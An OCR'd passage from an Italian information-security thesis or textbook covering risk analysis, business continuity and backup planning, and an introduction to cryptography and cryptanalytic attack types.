  $WS = R3 * W3 = 10 * 1 = 10$

Infine quindi si può calcolare il rischio complessivo ponderato utilizzando la seguente formula:

$$WR = \sum_{i=1}^{N} \frac{R_i * W_i}{W_i}$$

Nel caso in esame:

$$WR = \frac{R_1 * W_1 + R_2 * W_2 + R_3 * W_3}{W_1 + W_2 + W_3}$$
$$WR = \frac{4.2 + 1.2 + 10}{0.7 + 0.3 + 1} = \frac{15.4}{2} = 7.7$$

Riassumendo, la metodologia dell'analisi del rischio deve pertanto occuparsi di:

- Identificazione e Valutazione degli Asset (beni) informativi
- Identificazione delle minacce
- Identificazione delle vulnerabilità
- Identificazione del livello di Rischio e del rischio accettabile
- Strategie di abbattimento del livello di Rischio

Identificazione e Valutazione degli Asset (beni) informativi Il punto di partenza per una corretta Analisi del Rischio è determinato dal censimento e dalla classificazione delle informazioni gestite dal sistema informativo aziendale e delle risorse informatiche.
Una possibile classificazione di tali risorse è la seguente:

1. *Hardware*
   Processori, terminali, workstation, pc, stampanti, routers, terminali server, linee di comunicazione, unità disco.

2. *Software*
   Sistemi Operativi, Programmi, utilities.

3. *Dati*
   Memorizzati on-line, archiviati off-line, backups, logs archiviati, database, in transito durante una comunicazione.

4. *Persone*
   Utenti, persone che hanno bisogno di eseguire sistemi.

5. *Documentazione*
   Sui programmi, hardware, sui sistemi, sulle procedure aministrativ locali.

6. *Altri Asset*
   Forms, nastri di Backup, supporti magnetici.

Dopo aver identificato gli asset si passa alla fase di valutazione che consiste nella classificazione di beni e risorse in termini di Sicurezza (Integrità, disponibilità, riservatezza) necessaria, al fine di comprendere la funzione strategica dei beni stessi all'interno del sistema e poterne, in seguito, valutare il livello d'esposizione al rischio.
In tabella 2.3 è riportata una possibile classificazione di tipo qualitativo che risulta più semplice ed immediata di quella quantitativa.

	Valore del bene	Livello di sicurezza richiesto
Bene 1	Alto	Molto Alto
Bene 2	Basso	Basso
Bene 3	Medio	Medio
...	Molto alto	Alto
Bene N	Basso	Medio

Figura 2.3: Tabella per la classificazione dei Beni

Identificazione delle minacce Dopo aver identificato i beni e le risorse che necessitano di essere protette, in questa fase bisogna determinare le minacce a cui sono esposte avendo cura di includere gli eventi di origine naturale, gli eventi accidentali(guasti hardware, errori software, errori umani) e le azioni umane deliberate (sia interne che esterne).
Innazitutto bisogna definire il soggetto di questa fase: **la minaccia** ovvero un'azione potenziale, accidentale o deliberata, che può portare alla violazione di uno o più obiettivi di sicurezza e quindi causare un danno all'azienda.
In tabella 2.4 vengono presentate alcune delle minacce a cui sono maggiormente esposte le risorse identificate nella fase precedente:

Dopo aver individuato le minacce più diffuse, bisogna classificarle, stimarne la probabilità di accadimento (o anche frequenza, di norma considerata su base annuale) e i potenziali danni che potrebbero causare. Utilizzando una misura di

Tipologia di beni/risorse	Rischi e minacce da prendere in considerazione
Hardware (terminali, postazioni di lavoro, stampanti, dischi, supporti di memorizzazione, linee di comunicazione, apparati di rete, ...)	Malfunzionamenti dovuti a guasti, a sabotaggi, a eventi naturali come i terremoti, gli incendi e gli allagamenti, a furti e intercettazioni.
Software (di base o applicativo)	Presenza d'errori involontari commessi in fase di progettazione e/o implementazione che consentono a utenti non autorizzati di eseguire operazioni e programmi riservati, invece, a determinate categorie degli stessi. Presenza di codice malizioso volontariamente inserito in modo tale da poter svolgere operazioni non autorizzate sul sistema o per procurare danno allo stesso (virus, cavalli di Troia, bombe logiche, backdoor). Attacchi tipo denial of service (attacchi non distruttivi miranti alla saturazione delle capacità di risposta di un servizio che diventa, in tal modo, inutilizzabile).
Dati	Accessi non autorizzati, modifiche volute o accidentali.
Risorse umane	Minacce alla sicurezza e alla salute degli impiegati.
Documentazione (contratti, manuali)	Perdita di informazione per eventi naturali o errori umani.

Figura 2.4: Esempi di minacce associate ad ogni tipologia di risorsa individuata nella fase precedente

	Frequenza di accadimento	Danno potenziale
Minaccia 1	Alta	Molto Alto
Minaccia 2	Bassa	Basso
Minaccia 3	Media	Medio
...	Molto alta	Alto
Minaccia N	Bassa	Medio

Figura 2.5: Tabella per la classificazione delle minacce

tipo qualitativo, come nella fase precedente, è utile servirsi di una tabella come la seguente (2.5) per la classificazione delle minacce:

Esistono numerose statistiche sulle probabilità di accadimento delle minacce più tipiche, tuttavia forniscono solo un'indicazione a titolo esemplificativo in quanto la frequenza di accadimento specifica per ogni minaccia deve essere valutata volta per volta.




Figura 2.6: Grafico rischi maggiormente diffusi e relative percentuali di accadimento

Il diagramma riportato in figura 2.6 è il prodotto di un'elaborazione di una ricerca americana (Contingency Planning Research), che riporta le più probabili

cause di disastro.
Alcuni di questi eventi (quali ad esempio terremoto, incendi, terrorismo) sono meno frequenti ma hanno un grande impatto in termini di business operation e perdite finanziarie, al contrario quelli che provocano l'interruzione del business sono più frequenti ma hanno un minore impatto.
Le perdite dovute ad un periodo di indisponibilità dei dati detto *downtime*, causato dagli eventi precedenti, possono essere di diverso tipo:

- perdita di clienti
- perdita di opportunità
- perdita produttiva
- lavoro improduttivo
- costi di ripristino
- penali
- vertenze
- cattiva pubblicità
- perdita di valore azionario

Le minacce presentate possono provenire dall'interno o dall'esterno, le prime costituiscono una minaccia potenzialmente più grande di quelli esterni in quanto sono azioni mirate che, se portate a termine con successo, possono causare la perdita di informazioni vitali per l'azienda. Tuttavia, spesso si tratta solo di disattenzioni o di abusi senza particolari secondi fini le cui conseguenze sono principalmente relative alla perdita di produttività. Una prima testimonianza che le violazioni, interne od esterne, all'azienda comportano danni a livello finanziario è data da un rapporto risalente al 2002, ma ancora molto attuale, da cui risulta che l'80% delle aziende intervistate ammette perdite finanziare dovute a queste violazioni. Sempre nello stesso rapporto CSI e FBI affermano che il 90% delle aziende intervistate hanno rilevato violazioni alla loro sicurezza negli ultimi dodici mesi.
Dai dati presentati emerge che un'azienda non può considerarsi completamente al sicuro da minacce di qualunque natura, ma può rendere sicuri i propri sistemi a tal punto da scoraggiare almeno l'hacker casuale ovvero quello relativamente meno preparato che agisce per divertimento utilizzando i tool diffusi in rete.

Identificazione delle vulnerabilità L'identificazione delle vulnerabilità consiste nella ricerca di tutti quei punti deboli del sistema informativo tali che, se sfruttate dall'attuarsi di una minaccia, permettono la violazione degli obiettivi di Integrità, Riservatezza e Disponibilità delle informazioni.
Ora, sfruttando le precedenti classifiche di beni e minacce, è possibile costruire una tabella (come quelle riportata in fig.2.7) in cui ogni cella rappresenti il grado di vulnerabilità di ciascun bene a fronte di ogni minaccia:

	Minaccia 1	Minaccia 2	Minaccia 3	...	Minaccia M
Bene 1	Bassa vulnerab.	Bassa vulnerab.	Bassa vulnerab.		N.A.
Bene 2	Bassa vulnerab.	Media vulnerab.	Media vulnerab.		Alta vulnerabilità
Bene 3	Media vulnerab.	Alta vulnerabilità	Media vulnerab.		Bassa vulnerab.
...	...				Bassa vulnerab.
Bene N	Alta vulnerabilità	N.A.	Bassa vulnerab.	Bassa vulnerab.	N.A.

Figura 2.7: Tabella per indicare il grado di vulnerabilità di ciascun bene a fronte di ogni minaccia

Identificazione del livello di rischio e del rischio accettabile Dopo aver censito i beni da proteggere, averne quantificato il valore ed aver calcolato la probabilità di attuazione delle minacce (in base alle vulnerabilità ed agli agenti di attacco individuati) è possibile calcolare il livello di rischio seguendo un approccio di tipo quantitativo, come mostrato in figura 2.8:

Bene	Minaccia	Valore del bene	Aspettativa di perdita singola	Probabilità annua	Aspettativa di perdita annua
Locali	Incendio	300.000	200.000	0,1	20.000
Progetti	Furto	100.000	80.000	0,5	40.000
Server	Guasto	8.000	6.000	0,3	1.800

Figura 2.8: Esempi di danni e aspettative di perdita

L'analisi del rischio prosegue con la determinazione del livello di rischio accettabile per l'amministrazione che in pratica consiste nella valutazione per ogni bene e per ogni minaccia del livello di rischio che l'amministrazione può accettare.
La valutazione del livello minimo di rischio deve considerare vari elementi quali:

- la missione istituzionale dell'amministrazione;
- i livelli di servizio previsti;
- la conformità alla normativa vigente;
- eventuali vincoli tecnologici e contrattuali;
- la disponibilità economica.

Tale fase risulta molto importante in quanto il confronto tra il rischio accettabile e quello effettivo permette di determinare il livello di rischio da abbattere, e di conseguenza le criticità e le priorità di intervento.

Strategie di abbattimento del livello di rischio Infine bisogna definire delle strategie di trasferimento o abbattimento del livello di rischio. Le strategie di trasferimento consistono nella sottoscrizione di una polizza assicurativa che copra alcuni aspetti del rischio generalmente legati alla distruzione fisica dei beni.
Le strategie di abbattimento del livello di rischio invece consiste nell'adozione di una serie di contromisure di natura fisica, logica o organizzativa capaci di proteggere i bei riducendo minacce e vulnerabilità.
Questa fase permette quindi di identificare gli interventi che devono essere attuati in relazione alle contromisure che devono essere adottate per realizzarli e alla priorità di ogni intervento, come mostrato nella tabella 2.9:

	Priorità	Contromisura 1	...	Contromisura N
Intervento 1	Molto urgente	X		
Intervento 2	Urgente		X	X
...	...			
Intervento N	Bassa priorità	X		

Figura 2.9: Tabella per classificare gli interventi da attuare

Purtroppo gli investimenti effettuati in materia di sicurezza dei dati non sono tangibili, si pensi ad esempio alla fiducia dei clienti, e quindi scoraggiano le aziende ad investirvi.
Secondo il parere degli esperti, il tempo che un'azienda impiega per riprendersi da una perdita di dati catastrofica è direttamente proporzionale alla probabilità che quell'azienda ha di uscire dal mercato. A tale proposito si rivela utile l'utilizzo di tool capaci di stimare il livello di rischio cui un'azienda è esposta.
La prima regola è formulare una procedura di sicurezza adatta all'azienda, la seconda è implementare efficacemente la procedura mediante un programma completo per la gestione della sicurezza facilmente modificabile e adattabile per proteggere l'azienda dall'insorgere di nuove minacce.

2.3 Adozione di un piano di Business Continuity

Tutti gli sforzi compiuti nel campo della sicurezza informatica, avvalendosi di contromisure sia a livello tecnico sia a livello organizzativo, servono a impedire che avvengano incidenti informatici. Nei casi in cui tali incidenti si verificano è estremamante importante che l'amministrazione abbia sviluppato e reso pienamente operativo un piano che garantisca il più possibile la continuità dei servizi offerti dai sistemi ICT colpiti dall'incidente. Tale piano ha quindi lo scopo di individuare tutte le misure (tecnologiche e organizzative) atte a garantire la continuità dei processi dell'organizzazione in funzione del loro valore e della qualità dei prodotti/servizi erogati tramite il supporto dell'infrastruttura di ICT, prevenendo e minimizzando l'impatto di incidenti intenzionali o accidentali e dei conseguenti possibili danni.

La citazione seguente riassume perfettamente il significato e lo scopo del l'adozione di un piano di Business Continuity:

"Il piano di emergenza (BCP) è un documento che guida un'amministrazione nella gestione dei rischi cui essa è soggetta, definendo ed elencando le azioni da intraprendere prima, durante e dopo un'emergenza per assicurare la continuità del servizio. Il principale obiettivo di questo documento è massimizzare l'efficacia della risposta all'emergenza, pianificando tutti gli interventi necessari, assegnando le responsabilità ed identificando i percorsi da seguire (chi fa cosa e quando)" (fonte CNIPA,Centro Nazionale per l'Informatica nella Pubblica Amministrazione). [1]

Quindi riassumendo il piano di continuità operativa è quel documento che guida un'amministrazione nella gestione e mediazione dei rischi cui essa è soggetta.
Il Piano definisce ed elenca le azioni da intraprendere prima, durante e dopo una condizione d'emergenza per assicurare la continuità del servizio.
Tale documento non è destinato soltanto al personale dirigente o a coloro che sono responsabili della continuità dei servizi erogati, anzi è destinato anche a tutti coloro che hanno un ruolo di progettazione, sviluppo, implementazione e gestione dei sistemi informatici. Tra i destinatari sono da annoverarsi anche gli utenti finali dei sistemi informatici dell'amministrazione, almeno per quanto riguarda:

- l'impatto, sul loro lavoro, delle procedure operative definite nel Piano;
- le aspettative di ripristino, a fronte di un evento critico, dei servizi da loro fruiti.

Il Piano è un documento che va necessariamente:


- compreso e recepito da tutto il personale coinvolto;
- aggiornato periodicamente (o su eventi specifici) anche in funzione del l'evoluzione del sistema informatico;
- allineato a possibili mutamenti delle politiche di sicurezza dell'amministrazione.

Al fine di garantire il Business Continuity è importante delineare la propria situazione attuale in materia di tutela delle informazioni effettuando una valutazione riguardo i costi e i rischi di un fermo d'attività per essere in grado di attuare la soluzione adeguata e per poter pianificare in tempo le evoluzioni future.
Le cause di fermi d'attività possono essere molteplici ed è quindi importante identificare quali potrebbero presentarsi utilizzando ad esempio i diagrammi riportati in figura 2.10:

Riassumendo gli eventi che potrebbero pregiudicare la continuità del business sono:

- Eventi imprevisti che possono inficiare l'operatività dei sistemi (interruzione dell'alimentazione, incendi, allagamenti, ecc,...)

[1] Ente Pubblico, istituito dal decreto legislativo 30 giugno 2003, n. 196, art.176, che opera presso la Presidenza del Consiglio dei ministri per l'attuazione delle politiche del ministro per l'innovazione e le tecnologie. Inoltre il CNIPA è dotato di autonomia tecnica, funzionale, amministrativa, contabile e finanziaria e di indipendenza di giudizio.






Figura 2.10: Diagramma relativo alle cause dei fermi d'attività

- Malfunzionamenti dei componenti HW e SW
- Errori operativi da parte del personale incaricato della gestione o da parte degli utilizzatori
- Introduzione involontaria di componenti dannosi per il sistema informativo e di rete (es. virus, cavalli di troia, bombe logiche, ecc..)
- Atti dolosi miranti a ridurre la disponibilità delle informazioni (Sabotaggi e frodi; diffusione di virus; bombardamento di messaggi; interruzione di collegamenti; ecc...)

Qualunque sia la causa del fermo d'attività, esso provoca danni finanziari che possono essere minimi oppure possono provocare danni da cui l'azienda non riesce più a riprendersi.
Per chiarire il concetto, in figura 2.11 vengono presentati alcuni esempi di impatti finanziari legati all'inattività aziendale.




Figura 2.11: Tassonomia delle diverse tipologie di impatto a seguito del verificarsi di un evento di rischio della continuitÃ operativa e loro conseguenze.

E'necessario tenere in considerazione due indici per valutare i danni comportati dall'inattività di un servizio:

1. RTO(Recover Time Objective) indica il lasso di tempo che intercorre prima di ripristinare l'infrastruttura.
2. RPO(Recover Point Objective) indica il momento nel tempo a cui il sistema viene riportato nel caso si verifichi qualche minaccia.
   Ad esempio, se viene fatto il backup una volta alla settimana, la domenica, ed il problema della perdita dati si presenta il venerdì, facendo il ripristino dall'ultimo backup verranno persi tutti i dati dal lunedì al venerdì.

Per ridurre la distanza dell'RPO rispetto al presente occorre incrementare il sincronismo della Data Replication, ovvero predisporre la replica di archivi e database su un altro sistema, generalmente remoto per motivi di sicurezza.
Per ridurre l'RTO, ossia il tempo di ripristino, ocorre che i dati siano tenuti on line su un sistema di riserva pronto a subentrare in caso di avaria al sistema principale.

Per garantire la continuità del Business, così come per costruire una casa, è necessario disporre di solide fondamenta e man mano aggiungere gli elementi

che innalzano il livello di protezione servendosi quindi di una soluzione modulare e scalabile.
Le solide fondamenta in ambito di sicurezza informatica sono di solito rappresentate dal Backup e dal Ripristino da Nastro poichè rappresentano la base di partenza e il complemento per tutte le successive soluzioni. Solo i programmi che utilizzano dati volatili, cioè che non devono essere memorizzati, possono fare a meno del backup su nastro mentre tutte le altre informazioni dovrebbero essere protette sfruttando questa modalità, che consente di mantenere i dati memorizzati per lungo tempo. I costi associati a una protezione dati non idonea sono elevati in quanto una volta persi, i dati non protetti devono essere ricreati dal nulla.
Per abbattere i costi di gestione ed automatizzare i processi di backup e ripristino sono disponibili software e librerie nastro che permettono di svolgere lavori in parallelo e di mantenere un cospicuo numero di nastri negli alloggiamenti di cui sono dotate. Software di Backup e librerie nastro, utilizzate assieme, permettono di automatizzare la fase di ricerca del nastro con l'informazione da recuperare. Infatti tramite l'interfaccia del software di backup si seleziona il dato necessario e poi il programma individuerà il nastro che la contiene e guiderà autonomamente il prelievo e l'inserimento nel drive per la lettura.
Bisogna inoltre garantire la sicurezza delle informazioni memorizzate in quanto un nastro di backup può essere facilmente sottratto oppure perso. La sicurezza può essere raggiunta sfruttando la Crittografia ovvero memorizzando i dati in modalità criptata in modo da permettere la lettura solo a chi possiede le chiavi di decriptazione.
Se le necessità di protezione del business richiedono maggiori pestazioni durante il processo di ripristino delle informazioni (restore), allora bisogna ricorrere ad una soluzione di tipo "critico". La soluzione prevede l'utilizzo di tecnologia a disco su cui scrivere i dati ad accesso rapido nel caso in cui sia necessario recuperare le informazioni. Questa soluzione può essere facilmente attuata grazie alla presenza sul mercato di dischi ad alta capacità e basso costo che, oltre a portare benefici di business, potrebbero risultare più economici rispetto ai nastri. Infatti i supporti magnetici dei nastri sono soggetti ad usura e devono essere sotituiti se si effettuano frequenti backup, mentre i dschi ne sono immuni.
Per scrivere i dati su disco sono possibili tre alternative:

1. Usare un disk array indipendente su cui eseguire il backup che consente di eseguire più backup in parallelo permettendo di eseguire in contemporanea anche dei ripristini. Inolre il disk array permette di attuare il backup in due fasi: la prima su disco (area di staging) e la seconda su nastro. Il vantaggio di suddividere il Backup in due fasi si riscontra nel momento in cui bisogna procedere alla fase di restore. Se il dato risiede ancora su disco, tale procedura sarà rapida, in caso contrario occorrerà prelevarlo da nastro magari servendosi di software di backup che esegua autonomamente questa fase.
   L'attuazione del backup in due fasi richiede tuttavia la riscrittura delle procedure di backup.

2. Ecco perchè negli ambienti più complessi ed in quelli più consolidati è utile usare una Virtual Library, ovvero una soluzione disco che si presenta come se fosse una libreria nastro. Questa soluzione ha il vantaggio di presentarsi all'applicazione di backup come libreria nastro anche se in

realtà è composta da sistemi con storage disco, in questo modo è possibile sfruttare la velocità dei dischi. Come tutti i nastri, anche le Virtual Library beneficiano della capacità di compressione, sconosciuta ai disk array usati nel backup in due fasi.

3. Le due soluzioni precedenti prevedono sempe il fermo dell'aplicazione per essere attuate comportando una mancanza di disponibilità per le attività di business. Esistono molti software di backup in grado di integrarsi con i più diffusi database ed applicazioni consentendone il backup "online", quindi senza interrompere il servizio, ma il loro svantaggio è che ne occorre uno per ogni database/applicazione sfruttando potenza e capacità dello stesso server applicativo.
   Nel caso la finestra disponibile per il backup non consenta il fermo del servizio, in alternativa al software di backup online descritto sopra, si può usare la "replica locale interna", che molti disk array offrono come opzione. Il Disk Array si occuperà, al momento giusto, di effettuare la copia interna dei dati verso un'altra area del disco che in alcuni casi può essere di tipo low cost (FATA). Utilizzare questa modalità permette una copia contigua dei dati limitando il fermo del servizio a pochi momenti. Lo svantaggio dell'utilizzo della "replica interna"è che i dati originali e la copia di backup risiedono nello stesso sito disk array quindi in caso di guasto hardware o perdita del sito i dati verrebero persi, bisogna perciò provvedere ad un backup esterno.

2.4 Test del livello di Sicurezza dell'ambiente informatico

A pari passo con la progettazione della soluzione di continuità operativa deve essere condotta la progettazione delle modalità di test della soluzione delineata. Scopo di tale test è la verifica della validità nel tempo della soluzione di continuità considerandone gli aspetti tecnologici ed organizzativi. Ecco perchè devono essere eseguiti ripetutamente e continuamente nel tempo simulando anche situazioni di carico reali al fine di verificare le soglie prestazionali critiche. Analogamente ai "crash test", effettuati in ambito automobilistico, queste prove servono a verificare la robustezza della soluzione e ad individuare l'anello debole. A seconda dei risultati forniti dai test devono essere inoltre adottate eventuali azioni di correzione ed adeguamento della soluzione.

Capitolo 3

Sicurezza Attiva

All'interno del capitolo saranno affrontati gli aspetti principali della sicurezza attiva ovvero quelle misure di sicurezza in grado di proteggere le informazioni in modo proattivo, in modo cioè da anticipare e neutralizzare i problemi futuri. Il meccanismo più antico e tutt'ora più diffuso, in ambito informatico, per la protezione dei dati in modo proattivo è la crittografia, che sarà trattata nella prima sezione del capitolo.
Al fine di rendere più chiara la trattazione, la Sicurezza Attiva sarà successivamente suddivisa in Interna ed Esterna: il primo aspetto si occupa della gestione di beni e risorse propri del sistema al fine di prevenire attacchi provenienti dall'interno e dall'esterno, mentre il secondo aspetto tratta le risorse ed i beni esposti all'esterno (ad esempio tramite il web).

3.1 Crittografia

L'assenza del contatto personale e dello scambio di documenti cartacei intestati e firmati, richiede strumenti sostitutivi per identificare gli interlocutori, per mantenere la riservatezza e l'integrità delle informazioni scambiate. In altre parole quindi gli strumenti e le procedure della sicurezza informatica hanno il compito di fornire agli utenti lo stesso livello di fiducia fornito dall'esecuzione dello stesso tipo di operazioni tramite metodi tradizionali e firme autografe.

Introduzione La crittografia, dal greco kryptós (nascosto) e grćaphein (scrivere), e'una tecnica utilizzata dall'uomo fin dal antichità in risposta all'esigenza di comunicare in modo segreto e sicuro riuscendo ad inviare messaggi che possano essere letti rapidamente dai destinatari e non decifrati dal nemico o da chiunque non sia autorizzato.
Il primo esempio dell'utilizzo della crittografia risale all'epoca romana in cui, come Giulio Cesare stesso racconta nel De Bello Gallico, affidava ai suoi messi messaggi crittografati servendosi di un codice noto ora come *Codice Cifrato di Cesare.*
L'algoritmo alla base del codice utilizzato dall'imperatore romano consisteva nel traslare le lettere del messaggio originale di un numero di posizioni pari ad n, in particolare Cesare utilizzava uno spostamento di 3 posizioni seguendo quindi lo schema in figura C.1:

Testo in chiaro	a	b	c	d	e	f	g	h	i	l	m	n	o	p	q	r	s	t	u	v	z
Testo cifrato	D	E	F	G	H	I	L	M	N	O	P	Q	R	S	T	U	V	Z	A	B	C

Figura 3.1: Cifrario di Cesare

Per rendere più chiaro l'algoritmo si veda l'esempio in figura C.2 che calcola il corrispetivo codice cifrato di una frase (testo in chiaro) seguendo lo schema della tabella precedente:

Testo in chiaro	attaccare gli irriducibili galli alla ora sesta
Testo criptato	DZZDFFDUH LON NUUNGAFNENON LDOON DOOD RUD VHVZD

Figura 3.2: Calcolo del testo cifrato utilizzando il Cifrario di Cesare

Nonostante un malintenzionato conosca l'algoritmo su cui si basa il codice, per decrittografare il messaggio deve conoscere anche la chiave (nell'esempio la chiave è n=3).
Il concetto di Chiave è alla base della Crittografia e per sceglierla bisogna tenere conto che più è alto il numero di combinazioni tra le quali può essere scelta e più l'algoritmo risulta sicuro. Infatti nell'esempio precedente la chiave poteva essere scelta al massimo tra 20 combinazioni possibili (le lettere dell'alfabeto italiano meno uno perchè traslando di 21 posizioni si tornerebbe all'alfabeto in chiaro) e conoscendo l'algoritmo di cifratura non sarebbe difficile risalire al testo originale. Ecco perchè la chiave deve essere scelta in uno spazio di combinazioni pari ad almeno 2^{64} combinazioni.
Di seguito verrà adottata la seguente notazione per definire la relazione che intercorre tra i soggetti di un algoritmo crittografico: testo originale, il corrispettivo testo cifrato e la Chiave, come mostrato in figura C.3.

Il testo Cifrato viene indicato dalla funzione $C = E_k(P)$ dove E_k indica l'operazione di cifratura del testo in chiaro (E dall' inglese Encription ovvero Cifratura) utilizzando la chiave k mentre $P = D_k(C)$ indica la decifrazione di C per estrarne il testo originale.
Quindi dalla seguente formula:

$$D_k(C) = D_k(E_k(P)) = P$$

Si può dire che D ed E sono semplicemente delle funzioni matematiche di due parametri , uno dei quali (la chiave k) è stato scritto come indice per distinguerlo dall'argomento (il messaggio).




Figura 3.3: Notazione per definire la relazione che intercorre tra testo originale, il corrispettivo testo cifrato e la Chiave

L'esigenza di comunicare in modo segreto e sicuro risulta estremamente attuale nell'ambito della Sicurezza Informatica poichè il continuo sviluppo dei sistemi elettronici da un lato rende più facili le comunicazioni ma dall'altro le rende molto vulnerabili ad attacchi esterni se non protette in modo adeguato.
La crittografia moderna deve quindi assicurare:

Segretezza Evitare che i dati inviati da un soggetto A ad un soggetto B possano essere intercettati da un terzo soggetto C.

Autenticazione Verificare l'identità di chi manda o riceve i dati ed evitare che un intruso si spacci per il mittente o per il destinatario.

Integrità Essere sicuri che i dati ricevuti siano uguali a quelli invati ovvero evitare che un intruso manometta i dati durante la trasmissione.

Non Ripudio Evitare che chi invia dei dati possa in futuro negare di averli inviati, e di aver inviato proprio quei dati (firma digitale).

Gli algoritmi utilizzati per la crittografia moderna possono essere di due tipi:

1. A chiave segreta (o simmetrici) in cui la chiave per crittografare è utilizzata anche per decrittografare il messaggio.

2. A chiave pubblica(o asimmetrici) in cui il mittente ed il destinatario della comunicazione possiedono entrambi due chiavi: una privata, che conosce solo il possessore ed una pubblica, che viene resa nota a tutti.

La Crittoanalisi La crittoanalisi, dal greco kryptós (nascosto) e analéin (scomporre), è la scienza complementare alla Crittografia che si occupa del l'analisi e della validità di algoritmi crittografici. Generalmente viene utilizzata nella fase di progettazione di un algoritmo di crittografia per scovare all'interno di quest'ultimo eventuali punti deboli.
La filosofia utilizzata dalla crittografia è quella dell'**open source** ovvero un algoritmo è considerato più sicuro se il suo codice è pubblico perchè il suo codice viene sottoposto ad analisi e tentavi di rottura mentre un algoritmo che basa il suo grado di sicurezza sulla segretezza del codice viene considerato poco sicuro

in quanto la presenza di un'eventuale bug, se scoperta, renderebbe inefficace l'algoritmo. In altre parole per aumentare la sicurezza dell'algoritmo si deve supporre che il criptoanalista conosca dettagliatamente il funzionamento dell'algoritmo di cifratura D e di decifrazione E.
La sicurezza risiede quindi nella chiave, che identifica una particolare cifratura fra molte possibilità, essa è segreta rispetto al metodo che invece è noto pubblicamente ed inoltre può essere facilmente cambiata.
L'idea che il crittoanalista possieda gli algoritmi di cifratura e decifrazione ma non conosca la chiave segreta è alla base del Principio di Kerckhoff (1883) dal nome del crittografo fiammingo Auguste Kerckhoff:
Tutti gli algoritmi devono essere pubblici, solo le chiavi sono segrete.
Ecco perchè il concetto di chiave risulta così fondamentale nelo studio della crittografia ed ecco perchè è importante scegliere con cura lo spazio delle chiavi.

Tipi di Attacco da Crittoanalisi

- Attacco chipertext-only
  Il crittoanalista conosce solo il testo cifrato, che si può ricavare dall'analisi dei pacchetti in transito sulla rete. Questo tipo di attacco difficilmente ha successo ed inoltre necessita di un'enorme quantità di dati cifrati.

- Attacco known-plaintext
  Il crittoanalista possiede non solo il testo cifrato ma anche il corrispettivo testo in chiaro e può quindi risalire alla chiave segreta.

- Attacco chosen-plaintext
  Il crittoanalista sceglie il testo in chiaro e ne calcola il testo cifrato con l'obiettivo di ottenere la stessa sequenza di dati cifrati in suo possesso.

- Attacco adaptive chosen-plaintext
